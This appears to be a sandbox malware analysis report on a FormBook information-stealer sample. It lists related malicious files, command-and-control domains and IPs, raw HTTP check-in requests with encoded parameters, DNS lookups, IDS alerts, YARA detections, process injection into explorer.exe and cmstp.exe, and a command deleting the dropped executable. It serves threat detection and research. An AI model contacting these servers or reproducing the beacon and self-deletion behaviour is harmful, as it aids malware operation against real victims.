	6dTTv9IdCw.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?G0Dp=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6hexLg8JEjAkVm64g==&vPqT4=6lnLSRg0
	QyKNw7NioL.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?aBd=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6teibs/QUjW&m4=PditjTvx4PwX_x-
	Request for Courtesy Call - Urgent.xlsx	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?NFNpHvU=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhl/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&Bv-=b8utZ
	wMKDi0Ss3f.exe	Get hash	malicious	Browse	• www.adultpeace.com/p2io/?4hfHN=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it5NkyKMHKzCR&y4=2doLnT

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
INTERQGMOInternetIncJP	SecuriteInfo.com.Variant.Graftor.981190.24096.exe	Get hash	malicious	Browse	• 133.130.104.18
	PO20210719.docx	Get hash	malicious	Browse	• 157.7.107.89
	F63V4i8eZU.exe	Get hash	malicious	Browse	• 133.130.104.18

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Y-20211907-00927735_pdf.exe	Get hash	malicious	Browse	• 118.27.99.20
	kung.xlsx	Get hash	malicious	Browse	• 163.44.185.218
	Tlz3P6ra10.exe	Get hash	malicious	Browse	• 163.44.239.73
	LcpQGVWUWU.exe	Get hash	malicious	Browse	• 163.44.185.221
	01_extracted.exe	Get hash	malicious	Browse	• 150.95.255.38
	Order_1537-25.exe	Get hash	malicious	Browse	• 150.95.255.38
	Enquiry#List For Urgent Order070421.exe	Get hash	malicious	Browse	• 118.27.99.88
	New Order062421.exe	Get hash	malicious	Browse	• 150.95.255.38
	ZQGMiyaTir.exe	Get hash	malicious	Browse	• 163.44.239.73
	Shipping Document DHL.exe	Get hash	malicious	Browse	• 150.95.255.38
	xwKdahKPn8.exe	Get hash	malicious	Browse	• 210.172.144.245
	kXkTaGocR5.exe	Get hash	malicious	Browse	• 163.44.239.73
	heoN5wnP2d.exe	Get hash	malicious	Browse	• 163.44.239.73
	New Order_PO 1164_HD-F 4020 6K.exe	Get hash	malicious	Browse	• 118.27.99.88
	Potvrda o uplati u eurima.exe	Get hash	malicious	Browse	• 163.44.187.215
	June 21st,2021.exe	Get hash	malicious	Browse	• 157.7.107.169
	eTWZtFRRMJ.exe	Get hash	malicious	Browse	• 163.44.239.73

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\QxVf0A9SFT.exe.log

Process:	C:\Users\user\Desktop\QxVf0A9SFT.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1594
Entropy (8bit):	5.336334182031907
Encrypted:	false
SSDEEP:	48:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHKzvFHsAmHK2HKSHKKHKs:lrq5qXEwCYqhQnoPtlxHeqzNM/q2qSqY
MD5:	B9E8D9BC061D6715808BB3A28CECBA2B
SHA1:	6F18CD63C12AEC962D089F215658FD5BE1789BC3
SHA-256:	716E082F23E093EBCA2C8F994745CC7D62457D7359BBE555B75E275CE8EEEDC7
SHA-512:	6D97D3E34CBCC5C0CCF845E285F98DE1824A825AB1D306D20ED164B0B74270CED9AB694E40831EC796E9F823BB4E369166006E555D7BBD000A33A0FDA601F86
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.282964777274327

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	QxVf0A9SFT.exe
File size:	926720
MD5:	04ea3fcf816b22f98adf5267204615f0
SHA1:	06a21e2a043f00a4f1f364975b3de139f8f508f3
SHA256:	62269dc86f9f29aeeeb4966505408fccefef782f08334def058cdca5884b9c4b
SHA512:	794d733261068fc8eed6cb0e146e00b273170ca4a0ad966be35747eae22a08a7b59337d7cba3615d6c9ca48bab4e028bb55d0c2cacdca1ad2328bbca73ccd97f
SSDEEP:	12288:pots2HgpLzKjH6/9oyvUIZbVEjNiHMZDj61xUqp/6LUV8Tj6L5niPE0dEysGU:WgpLOovDBK4sDmjUqNk6C2Ld6E0VsGU
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....#.`.....P.....f6... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4e3666
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60F723D0 [Tue Jul 20 19:28:16 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xe166c	0xe1800	False	0.634418090008	data	7.2914561849	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xe4000	0x614	0x800	False	0.3349609375	data	3.46323748104	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe6000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-17:47:50.149557	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49726	80	192.168.2.5	34.102.136.180
07/22/21-17:47:50.149557	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49726	80	192.168.2.5	34.102.136.180
07/22/21-17:47:50.149557	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49726	80	192.168.2.5	34.102.136.180
07/22/21-17:47:50.288385	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49726	34.102.136.180	192.168.2.5
07/22/21-17:48:06.107157	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49727	34.98.99.30	192.168.2.5

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 17:47:38.793797016 CEST	192.168.2.5	8.8.8.8	0xf498	Standard query (0)	www.adultpeace.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:47:44.820239067 CEST	192.168.2.5	8.8.8.8	0xd845	Standard query (0)	www.buyloclalclub.info	A (IP address)	IN (0x0001)
Jul 22, 2021 17:47:49.922609091 CEST	192.168.2.5	8.8.8.8	0x15c2	Standard query (0)	www.alfenas.info	A (IP address)	IN (0x0001)
Jul 22, 2021 17:48:00.395768881 CEST	192.168.2.5	8.8.8.8	0xace2	Standard query (0)	www.m678.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 17:48:05.849910021 CEST	192.168.2.5	8.8.8.8	0xb834	Standard query (0)	www.advancedaccessapplications.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:48:11.115890026 CEST	192.168.2.5	8.8.8.8	0xd2d2	Standard query (0)	www.hiddenwholesale.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:47:39.143907070 CEST	8.8.8.8	192.168.2.5	0xf498	No error (0)	www.adultpeace.com	adultpeace.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:47:39.143907070 CEST	8.8.8.8	192.168.2.5	0xf498	No error (0)	adultpeace.com		163.44.239.73	A (IP address)	IN (0x0001)
Jul 22, 2021 17:47:44.896126986 CEST	8.8.8.8	192.168.2.5	0xd845	Name error (3)	www.buyloclalclub.info	none	none	A (IP address)	IN (0x0001)
Jul 22, 2021 17:47:50.105590105 CEST	8.8.8.8	192.168.2.5	0x15c2	No error (0)	www.alfenas.info	alfenas.info		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:47:50.105590105 CEST	8.8.8.8	192.168.2.5	0x15c2	No error (0)	alfenas.info		34.102.136.180	A (IP address)	IN (0x0001)
Jul 22, 2021 17:48:00.844969034 CEST	8.8.8.8	192.168.2.5	0xace2	Name error (3)	www.m678.xyz	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:48:05.915290117 CEST	8.8.8.8	192.168.2.5	0xb834	No error (0)	www.advancedaccessapplications.com	advancedaccessapplications.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:48:05.915290117 CEST	8.8.8.8	192.168.2.5	0xb834	No error (0)	advancedaccessapplications.com		34.98.99.30	A (IP address)	IN (0x0001)
Jul 22, 2021 17:48:11.294578075 CEST	8.8.8.8	192.168.2.5	0xd2d2	No error (0)	www.hiddenwholesale.com	pixie.porkbun.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:48:11.294578075 CEST	8.8.8.8	192.168.2.5	0xd2d2	No error (0)	pixie.porkbun.com		44.227.76.166	A (IP address)	IN (0x0001)
Jul 22, 2021 17:48:11.294578075 CEST	8.8.8.8	192.168.2.5	0xd2d2	No error (0)	pixie.porkbun.com		44.227.65.245	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.adultpeace.com
- www.alfenas.info

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49723	163.44.239.73	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:47:39.482461929 CEST	4696	OUT	GET /p2io/?YdE=9rL05XJhqvsTNT&xJB=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6teibs/QUjW HTTP/1.1 Host: www.adultpeace.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:47:39.800715923 CEST	4697	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html Content-Length: 706 Date: Thu, 22 Jul 2021 15:47:39 GMT Server: LiteSpeed Location: https://www.adultpeace.com/p2io/?YdE=9rL05XJhqvsTNT&xJB=4oufm6g5t6Bqg3y0mDBWoA8I6Q2bNaX51tGc9mj7mZf0wZ/j7IpC3Y+it6teibs/QUjW Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49726	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:47:50.149557114 CEST	4717	OUT	GET /p2io/?YdE=9rL05XJhqvsTNT&xJB=qSqSgno/BG4XQ9RzVLtR5zfvl4qKeuO7jrFeJ6D3vYZW0mQ/jO0gy2XM9tF7BGvyf3dv HTTP/1.1 Host: www.alfenas.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:47:50.288384914 CEST	4717	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 22 Jul 2021 15:47:50 GMT Content-Type: text/html Content-Length: 275 ETag: "60f790d8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: QxVf0A9SFT.exe PID: 4464 Parent PID: 5580

General

Start time:	17:45:56
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\QxVf0A9SFT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\QxVf0A9SFT.exe'
Imagebase:	0xaa0000
File size:	926720 bytes
MD5 hash:	04EA3FCF816B22F98ADF5267204615F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: QxVf0A9SFT.exe PID: 3720 Parent PID: 4464

General

Start time:	17:46:33
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\QxVf0A9SFT.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\QxVf0A9SFT.exe
Imagebase:	0xe40000
File size:	926720 bytes
MD5 hash:	04EA3FCF816B22F98ADF5267204615F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.367232255.00000000018D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.367232255.00000000018D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.367232255.00000000018D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.366037368.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.366037368.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.366037368.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.366993982.0000000001560000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.366993982.0000000001560000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.366993982.0000000001560000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 3720

General

Start time:	17:46:36
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmstp.exe PID: 612 Parent PID: 3472

General

Start time:	17:46:58
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0x120000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.501654097.0000000002B60000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.501654097.0000000002B60000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.501654097.0000000002B60000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.499466554.0000000000960000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.499466554.0000000000960000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.499466554.0000000000960000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 5232 Parent PID: 612

General

Start time:	17:47:03
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\QxVf0A9SFT.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 5220 Parent PID: 5232

General

Start time:	17:47:03
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis